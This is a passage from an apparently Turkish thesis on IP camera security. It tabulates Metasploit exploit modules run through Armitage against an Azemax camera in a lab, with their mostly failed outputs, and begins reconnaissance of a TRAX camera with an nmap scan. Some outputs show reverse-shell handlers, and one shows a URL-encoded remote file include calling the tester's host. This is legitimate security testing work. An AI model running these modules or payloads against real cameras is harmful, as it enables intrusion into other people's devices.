HTTP	mobilecartly_upload_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	movabletype_upgrade_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	mutiny_subnetmask_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	nas4free_php_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	nibbleblog_file_upload	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
HTTP	novell_servicedesk_rce	[-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Failed to get the login URL.
HTTP	op5_license	[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:443).
HTTP	op5_welcome	[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:443).
HTTP	openmediavault_cmd_exec	[-] 192.168.0.25:80 - Exploit aborted due to failure: no-access: Login failed
HTTP	openx_backdoor_php	[*] Started reverse TCP handler on 10.0.2.15:30430
HTTP	opmanager_socialit_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer [!] This exploit may require manual cleanup of 'state/archivedata/zip/z5iJ' on the target
HTTP	oracle_reports_rce	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	pandora_upload_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	phoenix_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	php_cgi_arg_injection	[*] Started reverse TCP handler on 10.0.2.15:8271
HTTP	php_utility_belt_rce	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	php_volunteer_upload_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	phpfilemanager_rce	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Error entering the file manager
HTTP	phpldapadmin_query_engine	[-] Could not generate a valid session [-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	phpmoadmin_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	phpmyadmin_preg_replace	[-] Exploit aborted due to failure: not-found: Couldn't find token. Is URI set correctly?
HTTP	phpscheduleit_start_date	[-] Server returned a non-200 status code: (404)
HTTP	phptax_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	phpwiki_ploticus_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	plone_popen2	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	pmwiki_pagelist	[*] Started reverse TCP handler on 10.0.2.15:31156
HTTP	polarcms_upload_exec	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Upload failed
HTTP	processmaker_exec	[-] Authenticating as user 'admin' failed [-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Authentication failed

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
HTTP	qdpm_upload_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
HTTP	rails_actionpack_inline_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	rails_json_yaml_code_exec	[*] Sending Railsv2 request to 192.168.0.25:80... [*] Sending Railsv3 request to 192.168.0.25:80…
HTTP	rails_secret_deserialization	[-] Exploit failed: The following options failed to validate: SECRET. [*] Exploit completed, but no session was created.
HTTP	rails_xml_yaml_code_exec	[*] Sending Railsv2 request to 192.168.0.25:80... [*] Sending Railsv3 request to 192.168.0.25:80…
HTTP	sflog_upload_exec	[-] Unable to login
HTTP	simple_backdoors_exec	[-] Exploit aborted due to failure: unknown: Failed to execute the command.
HTTP	sit_file_upload	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
HTTP	snortreport_exec	[-] 192.168.0.25:80 - Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	sonicwall_gms_upload	[-] Exploit aborted due to failure: not-found: The target server fingerprint " (401-Basic realm="index.html")" does not match "(?-mix:Apache-Coyote)", use 'set FingerprintCheck false' to disable this check.
HTTP	sonicwall_scrutinizer_methoddetail_sqli	[-] 192.168.0.25:80 - Exploit aborted due to failure: no-target: Unsupported target
HTTP	spree_search_exec	[*] The server returned: 401 Unauthorized
HTTP	spree_searchlogic_exec	[*] The server returned: 404 Not Found
HTTP	struts2_content_type_ognl	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	struts2_rest_xstream	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	struts_code_exec_exception_delegator	[-] Exploit failed: The following options failed to validate: TARGETURI. [*] Exploit completed, but no session was created.
HTTP	struts_code_exec_parameters	[-] Exploit failed: java/meterpreter/reverse_tcp is not a compatible payload. [*] Exploit completed, but no session was created.
HTTP	struts_default_action_mapper	[-] Exploit aborted due to failure: no-target: 192.168.0.25:8080 - In order to autodetect, a valid action, returning 200, must be provided as TARGETURI, returning 200
HTTP	struts_dev_mode	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	struts_dmi_exec	[-] Exploit failed: java/meterpreter/reverse_tcp is not a compatible payload. [*] Exploit completed, but no session was created.
HTTP	struts_dmi_rest_exec	[-] Exploit failed: java/meterpreter/reverse_tcp is not a compatible payload. [*] Exploit completed, but no session was created.
HTTP	struts_include_params	[-] Exploit failed: java/meterpreter/reverse_tcp is not a compatible payload. [*] Exploit completed, but no session was created.
HTTP	stunshell_eval	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	stunshell_exec	[-] Exploit aborted due to failure: unknown: Failed to execute the command.
HTTP	sun_jsws_dav_options	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	sysaid_auth_file_upload	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
HTTP	sysaid_rdslogs_file_upload	[-] Exploit aborted due to failure: unknown: 192.168.0.25:8080 - WAR upload failed
HTTP	testlink_upload_exec	[-] Registration failed
HTTP	tomcat_jsp_upload_bypass	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
HTTP	tomcat_mgr_deploy	[-] Exploit aborted due to failure: not-found: The target server fingerprint " (401-Basic realm="index.html")" does not match "(?-mix:Apache.*(Coyote|Tomcat))", use 'set FingerprintCheck false' to disable this check.
HTTP	tomcat_mgr_upload	[-] Exploit aborted due to failure: not-found: The target server fingerprint " (401-Basic realm="index.html")" does not match "(?-mix:Apache.*(Coyote|Tomcat))", use 'set FingerprintCheck false' to disable this check.
HTTP	traq_plugin_exec	[*] Started reverse TCP handler on 10.0.2.15:22001
HTTP	trendmicro_threat_discovery_admin_sys_time_cmdi	[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:443).
HTTP	twiki_debug_plugins	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	v0pcr3w_exec	[-] Exploit aborted due to failure: unknown: Failed to execute the command.
HTTP	vbseo_proc_deutf	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	vbulletin_unserialize	[-] Exploit aborted due to failure: no-target: 192.168.0.25:80 - Failed to detect a vulnerable instance
HTTP	vmturbo_vmtadmin_exec_noauth	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Unable to execute payload
HTTP	vtiger_php_exec	[*] Started reverse TCP handler on 10.0.2.15:27642
HTTP	vtiger_soap_upload	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Upload failed
HTTP	webpagetest_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	werkzeug_debug_rce	[-] Secret code not detected.
HTTP	wikka_spam_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD, PAGE. [*] Exploit completed, but no session was created.
HTTP	wp_ninja_forms_unauthenticated_file_upload	[-] 192.168.0.25:80 - Exploit failed: The following options failed to validate: FORM_PATH. [*] Exploit completed, but no session was created.
HTTP	x7chat2_php_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
HTTP	zabbix_script_exec	[-] Exploit aborted due to failure: no-access: Login failed
HTTP	zemra_panel_rce	[-] Exploit aborted due to failure: unknown: Failed to execute the command.
HTTP	zenworks_configuration_management_upload	[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:443).
HTTP	zenworks_control_center_upload	[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:443).
HTTP	zpanel_information_disclosure_rce	[-] It appears that the version of pChart is not vulnerable…
realserver	describe	[*] Kill the master rmserver pid to prevent shell disconnect
webapp	actualanalyzer_ant_cookie_exec	[*] Started reverse TCP double handler on 10.0.2.15:20919
webapp	arkeia_upload_exec	[-] Exploit aborted due to failure: none: 192.168.0.25:80 - File wasn't uploaded, aborting!
webapp	awstats_configdir_exec	[*] This server may not be vulnerable
webapp	awstats_migrate_exec	[*] The server returned: 404 Not Found [*] This server may not be vulnerable
webapp	awstatstotals_multisort	[*] The server returned: 404 Not Found [*] This server may not be vulnerable
webapp	barracuda_img_exec	[*] 192.168.0.25:80 - The server returned: 404 Not Found [*] 192.168.0.25:80 - This server may not be vulnerable

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
webapp	base_qry_common	[*] 192.168.0.25:80 - Trying uri /base/base_qry_common.php?BASE_path=%68%74%74%70%3a%2f%2f%31%30%2e%30%2e%32%2e%31%35%3a%38%30%38%30%2f%4a%6a%30%65%7a%30%4d%68%76%41%64%62%3f [-] 192.168.0.25:80 - Server returned non-200 status code (404)
webapp	basilic_diff_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	cacti_graphimage_exec	[-] 192.168.0.25:80 - Could not locate a valid image ID
webapp	cakephp_cache_corruption	[*] Requesting our payload
webapp	carberp_backdoor_exec	[*] Started reverse TCP handler on 10.0.2.15:19477
webapp	citrix_access_gateway_exec	[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:443).
webapp	clipbucket_upload_exec	[-] Exploit aborted due to failure: none: 192.168.0.25:80 - File wasn't uploaded, aborting!
webapp	coppermine_piceditor	[-] Exploit aborted due to failure: unknown: Error POSTing exploit data
webapp	datalife_preview_exec	[*] Exploiting the preg_replace() to execute PHP code
webapp	dogfood_spell_exec	[*] Started reverse TCP double handler on 10.0.2.15:23088
webapp	drupal_coder_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	drupal_restws_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
webapp	egallery_upload_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
webapp	flashchat_upload_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
webapp	foswiki_maketext	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
webapp	freepbx_config_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
webapp	generic_exec	[-] 192.168.0.25:80 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
webapp	get_simple_cms_upload_exec	[-] 192.168.0.25:80 - Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	google_proxystylesheet_exec	[*] Could not read the location header: 401 Unauthorized
webapp	graphite_pickle_exec	[*] Sending exploit payload…
webapp	guestbook_ssi_exec	[*] Started reverse TCP double handler on 10.0.2.15:15255
webapp	hastymail_exec	[-] Exploit failed: The following options failed to validate: USER, PASS. [*] Exploit completed, but no session was created.
webapp	havalite_upload_exec	[-] Exploit aborted due to failure: not-found: 192.168.0.25:80 - No upload.php found
webapp	horde_unserialize_exec	[-] Exploit aborted due to failure: not-vulnerable: 192.168.0.25:80 - Target isn't vulnerable, exiting…
webapp	instantcms_exec	[*] Executing payload…
webapp	invision_pboard_unserialize_exec	[-] Exploit failed: 400
webapp	joomla_akeeba_unserialize	[*] 404 Error 404: Not Found invalid request [-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Unexpected response [*] Server stopped.

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
webapp	libretto_upload_exec	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Unknown reply: 404
webapp	maarch_letterbox_file_upload	[-] Exploit aborted due to failure: unexpected-reply: Server responded with status code 404
webapp	mambo_cache_lite	[-] 192.168.0.25:80 - Server returned non-200 status code (404)
webapp	mitel_awc_exec	[-] Unexpected reply: 404 "Error 404: Not Found\nFile not found"…
webapp	mybb_backdoor	[-] Cannot connect to /index.php on 192.168.0.25, got 404.
webapp	nagios3_history_cgi	[-] Exploit aborted due to failure: no-target: No matching target
webapp	nagios3_statuswml_ping	[-] Please specify the correct path to statuswml.cgi in the URI parameter
webapp	nagios_graph_explorer	[-] Exploit failed: The following options failed to validate: PASSWORD. [*] Exploit completed, but no session was created.
webapp	narcissus_backend_exec	[*] Sending malicious request…
webapp	open_flash_chart_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	openemr_sqli_privesc_upload	[-] Exploit failed: The following options failed to validate: USER, PASS. [*] Exploit completed, but no session was created.
webapp	openemr_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	opensis_modname_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	openview_connectednodes_exec	[-] 192.168.0.25:80 - Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	openx_banner_edit	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	oscommerce_filemanager	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	pajax_remote_exec	[*] 192.168.0.25:80 - The server returned: 404 Not Found
webapp	php_charts_exec	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Sending payload failed
webapp	php_vbulletin_template	[-] exploit failed: no response
webapp	php_xmlrpc_eval	[-] exploit failed: no response
webapp	phpbb_highlight	[*] No valid topic ID found, please specify the TOPIC option.
webapp	phpmyadmin_config	[-] Exploit aborted due to failure: not-found: Couldn't find token and can't continue without it. Is URI set correctly?
webapp	piwik_superuser_plugin_upload	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	projectpier_upload_exec	[-] The upload most likely failed
webapp	projectsend_upload_exec	[-] Exploit aborted due to failure: not-found: 192.168.0.25:80 - No process-upload.php found
webapp	redmine_scm_exec	[*] The server returned: 404 Not Found
webapp	seportal_sqli_exec	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Login was not succesful!
webapp	simple_e_document_upload_exec	[-] Exploit aborted due to failure: not-found: 192.168.0.25:80 - No upload.php found
webapp	skybluecanvas_exec	[*] Started reverse TCP double handler on 10.0.2.15:6255

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
webapp	sphpblog_file_upload	[-] Exploit aborted due to failure: not-vulnerable: Failed to retrieve hash, server may not be vulnerable.
webapp	spip_connect_exec	[*] 192.168.0.25:80 - Attempting to exploit...
webapp	squash_yaml_exec	[*] Started reverse TCP handler on 10.0.2.15:15198
webapp	sugarcrm_rest_unserialize_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	sugarcrm_unserialize_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	tikiwiki_graph_formula_exec	[*] No response from the server
webapp	tikiwiki_jhot_exec	[-] Error creating temporary file. [-] No response from the server [-] Error removing temporary file.
webapp	tikiwiki_unserialize_exec	[-] Tiki Wiki path couldn't be disclosed. The php setting 'display_errors' must be On.
webapp	tikiwiki_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer [!] This exploit may require manual cleanup of 'LRjrxkprzd.php' on the target
webapp	tuleap_unserialize_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	twiki_history	[-] Exploit aborted due to failure: unknown: Error sending exploit request
webapp	twiki_maketext	[-] Exploit aborted due to failure: unknown: Error injecting the payload
webapp	twiki_search	[-] Exploit aborted due to failure: unknown: Error sending exploit request
webapp	vbulletin_vote_sqli_exec	[*] Brute forcing to find a valid node id... [-] node id not found
webapp	vicidial_manager_send_cmd_exec	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Unknown response, check the target
webapp	vicidial_user_authorization_unauth_cmd_exec	[-] Exploit aborted due to failure: unexpected-reply: Unexpected reply
webapp	webtester_exec	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Something went wrong
webapp	wp_admin_shell_upload	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	wp_advanced_custom_fields_exec	[-] Exploit aborted due to failure: unexpected-reply: Unexpected reply – 404
webapp	wp_ajax_load_more_file_upload	[-] Exploit failed: The following options failed to validate: WP_USERNAME, WP_PASSWORD. [*] Exploit completed, but no session was created.
webapp	wp_asset_manager_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_creativecontactform_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_downloadmanager_upload	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Error on uploading file
webapp	wp_easycart_unrestricted_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_foxypress_upload	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Unexpected response, exploit probably failed!
webapp	wp_holding_pattern_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_inboundio_marketing_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_infusionsoft_upload	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Unable to deploy payload, server returned 404
webapp	wp_lastpost_exec	[*] 192.168.0.25:80 - The server returned: 413 Request Too Large

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
webapp	wp_mobile_detector_upload_execute	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer [*] Server stopped.
webapp	wp_ninja_forms_unauthenticated_file_upload	[-] 192.168.0.25:80 - Exploit failed: The following options failed to validate: FORM_PATH. [*] Exploit completed, but no session was created.
webapp	wp_nmediawebsite_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_optimizepress_upload	[-] Exploit aborted due to failure: unknown: 192.168.0.25:80 - Unable to access vulnerable URL
webapp	wp_photo_gallery_unrestricted_file_upload	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
webapp	wp_pixabay_images_upload	[-] Exploit aborted due to failure: no-target: 192.168.0.25:80 - / does not seeem to be WordPress site
webapp	wp_platform_exec	[*]Uploading payload
webapp	wp_property_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_reflexgallery_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_revslider_upload_execute	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Unable to deploy payload, server returned 404
webapp	wp_slideshowgallery_upload	[-] Exploit failed: The following options failed to validate: WP_USER, WP_PASSWORD. [*] Exploit completed, but no session was created.
webapp	wp_symposium_shell_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_total_cache_exec	[-] Exploit aborted due to failure: no-target: / does not seeem to be Wordpress site
webapp	wp_worktheflow_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_wpshop_ecommerce_file_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	wp_wptouch_file_upload	[-] Exploit failed: The following options failed to validate: USER, PASSWORD. [*] Exploit completed, but no session was created.
webapp	wp_wysija_newsletters_upload	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Upload failed
webapp	xoda_file_upload	[-]File wasn't uploaded, aborting!
webapp	zeroshell_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
webapp	zoneminder_packagecontrol_exec	[-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Authentication failed
webapp	zpanel_username_exec	[-] Exploit failed: The following options failed to validate: USERNAME, PASSWORD. [*] Exploit completed, but no session was created.
wyse	hagent_untrusted_hsdata	[-] 192.168.0.25:80 - No reply from the target, this may not be a vulnerable system

Gerçekleştirilen 242 adet saldırının; 18 tanesinde saldırı sonucuna ilişkin mesaj görüntülenmemiş olup, 34 tanesinde saldırının tamamlandığı ancak oturumun açılmadığı, 49 tanesinde bağlantının sıfırlandığı, 22 tanesinde bağlantının zaman aşımına uğramasından dolayı saldırının başarısız olduğu sonuçları alınmış olup, geri kalanlarında ise kimlik doğrulamanın başarısız olduğu, dosya yüklenemediği ve işlemin iptal olduğu, 404 bulunamadı hatası, başarısız yükleme olduğu, bağlantının uzak ana bilgisayar tarafından


reddedildiği için bağlantının reddedildiği, hedefin savunmasız olmadığı yine de denendiği, hedeften cevabın olmadığı ve sistemin savunmasız olmayabileceği gibi sonuçların alındığı gözlenmiştir.

3.2. TRAX Marka Kameraya Yönelik Uygulama

Bu bölümde Shenzhen Micro Star Electronic Tecnology Co. Ltd. şirketi tarafından üretilen TRAX tr-100 model kablosuz IP tabanlı kameraya yönelik yapılan saldırılara yer verilmiştir. Bu kameranın tasarımında; önde bir adet kamera ile kameranın yanında microsd kart yuvası bulunmakta olup, arka kısmında reset düğmesi ile güç adaptörü takılabilecek bir giriş bulunmaktadır.

Resim 3.26. TRAX tr-100 model kablosuz IP kamera

Öncelikle, cihazın test edilmesi için kameranın gerektiği gibi çalışıp çalışmadığı kontrol edilmiştir. Cihazın arkasındaki sıfırlama düğmesine basılarak kamera fabrika ayarlarına sıfırlanmıştır. Daha sonra kullanma kılavuzunda belirtildiği şekilde mobil telefona SPIC uygulaması yüklenmiş ve Resim 3.27.'deki görüntü elde edilmiştir. Ardından uygulama üzerinde kameranın bilgilerine ulaşılmıştır.



Resim 3.27. Mobil uygulama üzerinde kamera görüntüsü ile kamera bilgileri

3.2.1. Bilgi toplama

Çalışma kapsamında yapılan araştırmalarda gerek literatür taramasında gerekse internet sitelerinde TRAX tr-100 model kablosuz IP tabanlı kameralar için de herhangi bir açıklık kaydı bulunamamış olup, Micro Star Electronic Tecnology üreticisinin aynı FCC ID numarası (Federal İletişim Komisyonu tarafından verilen benzersiz seri numarası- AK8639) ile farklı kameraları olduğu (itek motorized camera, deltago IP Camera, Tuya Wi-Fi P2P IP camera) tespit edilmiş ve bunlara ait herhangi bir açıklık kaydı da bulunamamıştır.

Daha sonra kali bilgisayarda armitage aracı kullanılarak yapılan taramada bu cihaza ait bilgiler alınmıştır (Resim 3.28.).

```
msf > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 192.168.0.27
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2020-09-01 11:11 EDT
[*] Nmap: Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
[*] Nmap: Ping Scan Timing: About 100.00% done; ETC: 11:11 (0:00:00 remaining)
[*] Nmap: Nmap scan report for 192.168.0.27
[*] Nmap: Host is up (0.0053s latency).
[*] Nmap: Not shown: 98 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 21/tcp open  ftp     BusyBox ftpd (D-Link DCS-932L IP-Cam camera)
[*] Nmap: 23/tcp open  telnet  BusyBox telnetd
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
[*] Nmap: Device type: bridge|general purpose
[*] Nmap: Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (94%)
[*] Nmap: OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
[*] Nmap: Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (94%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Service Info: Host: anyka; Device: webcam; CPE: cpe:/h:dlink:dcs-932l
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
```

Resim 3.28. Armitage ile yapılan tarama sonucu cihaza ait edinilen bilgilere ilişkin ekran görüntüsü


Tarama sonucunda cihaz adı (hostname) “anyka” olan ve “BusyBox ftpd” servisi üzerinden “D-Link DCS-932L IP-Cam” olarak versiyon bilgisi yayınlayan “webcam” cihazı bilgilerine erişilmiştir. Aynı sorgu sonucunda CPE (müşteri tarafı cihazı) bilgisi ise “cpe:/h:dlink:dcs-932l” olarak görülmektedir.

